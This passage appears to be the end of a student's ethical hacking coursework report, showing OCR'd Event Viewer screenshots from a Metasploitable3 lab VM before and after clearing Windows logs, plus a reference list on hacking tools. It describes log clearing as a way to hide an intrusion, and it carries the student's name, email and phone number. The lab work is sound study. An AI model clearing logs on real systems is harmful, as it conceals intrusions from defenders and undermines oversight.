
Before clearing the logs:











After clearing the logs:


https://myaccount.microsoft.com
Kali Docs
Kali Forums
Kali NetHunter
My Account
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Metasploitable3-win2k8 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Server Manager
Application Number of events: 0
Level
Date and Time
Source
Event ID
Task Cat...
Actions
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To this Log...
View
Refresh
Help
General
Details
Start
6:15 AM
1/17/2023
Right Ctrl


https://myaccount.microsoft.com
Kali Docs
Kali Forums
Kali NetHunter
My Account
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Metasploitable3-win2k8 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Server Manager
Security Number of events: 1
Keywords
Date and Time
Source
Event ID
Task Categ...
Audit Su... 1/17/2023 6:12:29 AM
Eventlog
1102
Log clear
Actions
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To this Log...
View
Refresh
Help
Event 1102, Eventlog
Event Properties
Attach Task To This Event...
General
Details
The audit log was cleared.
Subject:
Security ID: SYSTEM
Start
6:15 AM
1/17/2023
Right Ctrl


https://myaccount.microsoft.com
Kali Docs
Kali Forums
Kali NetHunter
My Account
CP
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Metasploitable3-win2k8 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Server Manager
Event Properties - Event 1102, Eventlog
General Details
The audit log was cleared.
Subject:
Security ID: SYSTEM
Account Name: SYSTEM
Domain Name: NT AUTHORITY
Logon ID: 0x3e7
Log Name: Security
Source: Eventlog
Logged: 1/17/2023 6:12:29 AM
Event ID: 1102
Task Category: Log clear
Level: Information
Keywords: Audit Success
User: N/A
Computer: vagrant-2008R2
OpCode: Info
More Information: Event Log Online Help
Copy
Close
Start
6:17 AM
1/17/2023
Right Ctrl


https://myaccount.microsoft.com
Kali Docs
Kali Forums
Kali NetHunter
My Account
CP
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Metasploitable3-win2k8 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Server Manager
System Number of events: 2
Level Date and Time Source Event ID Task Cat...
Information 1/17/2023 6:15:39 AM Service C... 7036 None
Information 1/17/2023 6:12:28 AM Eventlog 104 Log clear
Event 7036, Service Control Manager
General Details
The SPP Notification Service service entered the running state.
Start
6:17 AM
1/17/2023
Right Ctrl


https://myaccount.microsoft.com
Kali Docs
Kali Forums
Kali NetHunter
My Account
CP
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Metasploitable3-win2k8 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Server Manager
File Action View Help
Server Manager (VAGRANT-2008
Roles
Features
Diagnostics
Event Viewer
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Ever
Applications and Ser
Subscriptions
Performance
Device Manager
Configuration
Storage
Event Properties - Event 104, Eventlog
General
Details
The System log file was cleared.
Log Name: System
Source: Eventlog
Logged: 1/17/2023 6:12:28 AM
Event ID: 104
Task Category: Log clear
Level: Information
Keywords:
User: SYSTEM
Computer: vagrant-2008R2
OpCode: Info
More Information: Event Log Online Help
Copy
Close
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To this Log...
View
Refresh
Help
Event 104, Eventlog
Event Properties
Attach Task To This Event...
Start
6:17 AM
1/17/2023
Right Ctrl

7 References

[1] “What is hacking and how does hacking work?” https://www.kaspersky.com/resource-center/definitions/what-is-hacking (accessed Jan. 29, 2023).

[2] “Hacker Types: Black Hat, White Hat & Gray Hat Hackers | Avast.” https://www.avast.com/c-hacker-types (accessed Jan. 29, 2023).

[3] “Helpful Tips To Become An Ethical Hacker - projectcubicle.” https://www.projectcubicle.com/helpful-tips-to-become-an-ethical-hacker/ (accessed Jan. 29, 2023).

[4] “Phases of Ethical Hacking: A Complete Guide to Ethical Hacking Process.” https://www.invensislearning.com/blog/phases-of-ethical-hacking/ (accessed Jan. 29, 2023).

[5] “American Registry for Internet Numbers.” https://www.arin.net/ (accessed Jan. 30, 2023).

[6] “The Four Phases of Social Engineering.” https://www.rangeforce.com/blog/four-phases-of-social-engineering (accessed Jan. 30, 2023).

[7] “What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time.” https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/ (accessed Jan. 31, 2023).

[8] “The CVSS v3 Vulnerability Scoring System - PlexTrac.” https://plextrac.com/the-cvss-v3-scoring-system/ (accessed Feb. 01, 2023).

[9] “The NHS cyber attack: how and why it happened, and who did it.” https://www.acronis.com/en-us/blog/posts/nhs-cyber-attack/ (accessed Feb. 02, 2023).

[10] “What is a Keylogger? | How to Detect Keyloggers | Malwarebytes.” https://www.malwarebytes.com/keylogger (accessed Feb. 06, 2023).

[11] “Backdoor computing attacks – Definition & examples | Malwarebytes.” https://www.malwarebytes.com/backdoor (accessed Feb. 07, 2023).

[12] “hydra | Kali Linux Tools.” https://www.kali.org/tools/hydra/ (accessed Feb. 07, 2023).